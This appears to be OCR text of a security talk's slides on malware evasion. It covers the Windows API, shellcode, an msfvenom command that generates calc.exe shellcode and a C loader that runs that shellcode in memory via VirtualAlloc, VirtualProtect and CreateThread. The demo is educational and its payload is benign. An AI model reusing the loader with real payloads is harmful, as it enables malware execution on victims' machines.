STAYING UNDER THE RADAR

EVASION IN MODERN MALWARE

Bharat Bharadwaj

WORK-EX

- Sessional Teaching Academic - MQ
- Red Team Operator - Axis Bank

INTERESTS

- Offensive Tool Development
- Defense Evasion
- Malware Analysis
- Windows Internals

CERTS

- CRTL
- CRTO
- OSEP
- OSCP

SOCIALS

- www.linkedin.com/in/bharatnbharadwaj/
- https://hulkops.gitbok.io/blog
- @hulkoperator

AGENDA

- A Brief History of Malware
- A bit about Windows
- Detections and Defensive Strategies
- Modern Malware and Evasion
  - Call Stack Spoofing
  - Sleep Obfuscation
- Conclusion

WHAT IS MALWARE?

- Malware is the term used to refer to any code or program that is used for a malicious purpose.
- Types
  - Adware
  - Info Stealers
  - Keyloggers
  - Ransomware
  - Trojans
  - Worms
  - Rootkits
  - Virus

ANTI-VIRUS SOFTWARE


- 1987: First Heuristic AV Software
- From that point evolution of both offense and defense began
- Cat & Mouse Game
  - Defense identifies ways of detecting malware.
  - Malware authors identify ways to evade defenses.

CURRENT LANDSCAPE

- Modern Malware
  - In Memory Execution (Fileless Malware)
  - Evades (Tries to) Static & Behavioral Detections
  - Encrypted Payload
  - Staging - Downloads the main payload later on
  - Anti-Debugging
  - Anti-Sandbox

SOME BACKGROUND &

WINDOWS ARCHITECTURE




WINDOWS WIN32 API


main.c

WinAPI (Global Scope)

```c
#include <Windows.h>

int main() {

    MessageBoxA(NULL, "Hulk is the best Avenger, isn't it?", "SecTalks_2025", MB_OK);

    return 0;
}

```




DOCUMENTATION



https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-messageboxa

BACKGROUND




Export Address Table

```
C:\Program Files\Microsoft Visual Studio\2022\Community>dumpbin /exports C:\Windows\System32\user32.dll
Microsoft (R) COFF/PE Dumper Version 14.41.34120.0
Copyright (C) Microsoft Corporation.  All rights reserved.


Dump of file C:\Windows\System32\user32.dll

File Type: DLL

  Section contains the following exports for USER32.dll

    00000000 characteristics
    B96D98FD time date stamp
        0.00 version
        1502 ordinal base
        1215 number of functions
        1005 number of names

    ordinal hint RVA      name

        1504    0 0002D230 ActivateKeyboardLayout
        -------------    SNIP    -----------------
        2149  282 0004FF90 MenuWindowProcA
        2150  283 00050010 MenuWindowProcW
        2151  284 000864E0 MessageBeep
        2152  285 00078B70 MessageBoxA
        2153  286 00078BD0 MessageBoxExA
        2154  287 00078C00 MessageBoxExW
        2155  288 00078C30 MessageBoxIndirectA
        2156  289 00078DE0 MessageBoxIndirectW
        2157  28A 00078EA0 MessageBoxTimeoutA
        2158  28B 00079010 MessageBoxTimeoutW
        2159  28C 000791F0 MessageBoxW
        -------------    SNIP    -----------------
  Summary

        2000 .data
        1000 .didat
        7000 .pdata
       21000 .rdata
        1000 .reloc
       E2000 .rsrc
       8E000 .text
```

SHELLCODE

- Position-independent machine code, which can be executed without any dependencies.




```
┌──(hulkop㉿kali)-[~]
└─$ msfvenom -p windows/x64/exec CMD=calc.exe -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 276 bytes
Final size of c file: 1188 bytes
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50"
"\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52"
"\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a"
"\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41"
"\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52"
"\x20\x8b\x42\x3c\x48\x01\xd0\x8b\x80\x88\x00\x00\x00\x48"
"\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40"
"\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48"
"\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41"
"\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c"
"\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01"
"\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a"
"\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b"
"\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00\x00\x00"
"\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41\xba\x31\x8b"
"\x6f\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd"
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
"\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00";
```

MALWARE IN MEMORY

calc_pop | (Global Scope) | main()

```
#include <Windows.h>
#include <stdio.h>

unsigned char shellcode[] = { 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xc0,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48

int main() {

    PVOID pAddress = NULL;
    DWORD dwOldProtection;
    HANDLE hThread;

    pAddress = VirtualAlloc(NULL, sizeof(shellcode), MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    if (!pAddress) {
        printf("[-] VirtualAlloc Failed With Error: %d\n", GetLastError());
        return -1;
    }
    printf("[#] Memory Allocated At: 0x%p\n", pAddress);

    memcpy(pAddress, shellcode, sizeof(shellcode));

    VirtualProtect(pAddress, sizeof(shellcode), PAGE_EXECUTE_READ, &dwOldProtection);

    hThread = CreateThread(NULL, 0x00, pAddress, NULL, 0x00, NULL);
    WaitForSingleObject(hThread, INFINITE);


    return 0;
}
```

BACKGROUND

```
calc_pop                    (Global Scope)                    main()
1  #include <Windows.h>
2  #include <stdio.h>
3
4  unsigned char shellcode[] = { 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xc0,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48
5
6  int main() {
7
8      PVOID pAddress = NULL;
9      DWORD dwOldProtection;
10     HANDLE hThread;
11
12     pAddress = VirtualAlloc(NULL, sizeof(shellcode), MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
13     if (!pAddress) {
14         printf("[-] VirtualAlloc Failed With Error: %d\n", GetLastError());
15         return -1;
16     }
17     printf("[#] Memory Allocated At: 0x%p\n", pAddress);
18
19     memcpy(pAddress, shellcode, sizeof(shellcode));
20
21     VirtualProtect(pAddress, sizeof(shellcode), PAGE_EXECUTE_READ, &dwOldProtection);
22
23     hThread = CreateThread(NULL, 0x00, pAddress, NULL, 0x00, NULL);
24     WaitForSingleObject(hThread, INFINITE);
25
26
27     return 0;
28 }
```

```
C:\Windows\System32\cmd.exe - calc_pop.exe
Microsoft Windows [Version 10.0.19045.6332]
(c) Microsoft Corporation. All rights reserved.

C:\Users\HulkOperator\Desktop\SecTalks\calc_pop\x64\Debug>calc_pop.exe
[#] Memory Allocated At: 0x0000024D543D0000
```

calc_pop.exe (11508) Properties

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | GPU | Comment

Hide free regions — Strings... — Refresh

Base address	Type	Size	Protection	Use
0x24d54280000	Mapped	116 kB	R	
0x24d542a0000	Mapped	16 kB	R	
0x24d542b0000	Mapped	4 kB	R	
0x24d542c0000	Private	8 kB	RW	
0x24d542d0000	Mapped	804 kB	R	C:\Windows\System32\locale.nls
0x24d543a0000	Mapped	8 kB	R	
0x24d543b0000	Mapped	4 kB	R	
0x24d543c0000	Private	52 kB	RW	
0x24d543d0000	Private	4 kB	RW	
0x24d543d0...	Private: Commit	4 kB	RW	
0x24d543f0000	Private	1,024 kB	RW	Heap (ID 1)
0x7ff412a40000	Mapped	1,024 kB	R	
0x7ff412b40000	Private	4,194,432 kB	RW	
0x7ff512b60000	Private	32,772 kB	RW	
0x7ff514b70000	Mapped	4 kB	R	
0x7ff514b80000	Mapped	140 kB	R	
0x7ff6cf350000	Image	152 kB	WCX	C:\Users\HulkOperator\Desktop\SecTalks\calc_pop\x64\Debug\calc_pop.
0x7ffb50e40000	Image	2,184 kB	WCX	C:\Windows\System32\ucrtbased.dll
0x7ffb62ff0000	Image	184 kB	WCX	C:\Windows\System32\vcruntime140d.dll
0x7ffb70d90000	Image	3,032 kB	WCX	C:\Windows\System32\KernelBase.dll
0x7ffb722f0000	Image	776 kB	WCX	C:\Windows\System32\kernel32.dll
0x7ffb73370000				

Close

BACKGROUND

calc_pop | (Global Scope) | main()

```
#include <Windows.h>
#include <stdio.h>

unsigned char shellcode[] = { 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xc0,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48

int main() {

    PVOID pAddress = NULL;
    DWORD dwOldProtection;
    HANDLE hThread;

    pAddress = VirtualAlloc(NULL, sizeof(shellcode), MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    if (!pAddress) {
        printf("[-] VirtualAlloc Failed With Error: %d\n", GetLastError());
        return -1;
    }
    printf("[#] Memory Allocated At: 0x%p\n", pAddress);

    memcpy(pAddress, shellcode, sizeof(shellcode));

    VirtualProtect(pAddress, sizeof(shellcode), PAGE_EXECUTE_READ, &dwOldProtection);

    hThread = CreateThread(NULL, 0x00, pAddress, NULL, 0x00, NULL);
    WaitForSingleObject(hThread, INFINITE);


    return 0;
}
```

calc_pop.exe (11508) (0x24d543d0000 - 0x24d543d1000)

```
00000000 fc 48 83 e4 f0 e8 c0 00 00 00 41 51 41 50 52 51 .H........AQAPRQ
00000010 56 48 31 d2 65 48 8b 52 60 48 8b 52 18 48 8b 52 VH1.eH.R`H.R.H.R
00000020 20 48 8b 72 50 48 0f b7 4a 4a 4d 31 c9 48 31 c0  H.rPH..JJM1.H1.
00000030 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed .<a|., A...A....
00000040 52 41 51 48 8b 52 20 8b 42 3c 48 01 d0 8b 80 88 RAQH.R .B<H.....
00000050 00 00 00 48 85 c0 74 67 48 01 d0 50 8b 48 18 44 ...H..tgH..P.H.D
00000060 8b 40 20 49 01 d0 e3 56 48 ff c9 41 8b 34 88 48 .@ I...VH..A.4.H
00000070 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 ..M1.H1..A...A..
00000080 38 e0 75 f1 4c 03 4c 24 08 45 39 d1 75 d8 58 44 8.u.L.L$.E9.u.XD
00000090 8b 40 24 49 01 d0 66 41 8b 0c 48 44 8b 40 1c 49 .@$I..fA..HD.@.I
000000a0 01 d0 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 5a ..A...H..AXAX^YZ
000000b0 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 58 41 AXAYAZH.. AR..XA
000000c0 59 5a 48 8b 12 e9 57 ff ff ff 5d 48 ba 01 00 00 YZH...W...]H....
000000d0 00 00 00 00 00 48 8d 8d 01 01 00 00 41 ba 31 8b .....H......A.1.
000000e0 6f 87 ff d5 bb f0 b5 a2 56 41 ba a6 95 bd 9d ff o.......VA......
000000f0 d5 48 83 c4 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 .H..(<.|....u..G
00000100 13 72 6f 6a 00 59 41 89 da ff d5 63 61 6c 63 2e .roj.YA....calc.
00000110 65 78 65 00 00 00 00 00 00 00 00 00 00 00 00 00 exe.............
00000120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

BACKGROUND

calc_pop | (Global Scope) | main()

```
1  #include <Windows.h>
2  #include <stdio.h>
3
4  unsigned char shellcode[] = { 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xc0,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48
5
6  int main() {
7
8      PVOID pAddress = NULL;
9      DWORD dwOldProtection;
10     HANDLE hThread;
11
12     pAddress = VirtualAlloc(NULL, sizeof(shellcode), MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
13     if (!pAddress) {
14         printf("[-] VirtualAlloc Failed With Error: %d\n", GetLastError());
15         return -1;
16     }
17     printf("[#] Memory Allocated At: 0x%p\n", pAddress);
18
19     memcpy(pAddress, shellcode, sizeof(shellcode));
20
21     VirtualProtect(pAddress, sizeof(shellcode), PAGE_EXECUTE_READ, &dwOldProtection);
22
23     hThread = CreateThread(NULL, 0x00, pAddress, NULL, 0x00, NULL);
24     WaitForSingleObject(hThread, INFINITE);
25
26
27     return 0;
28 }
```

calc_pop.exe (11508) Properties


General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | GPU | Comment

Hide free regions — Strings... — Refresh

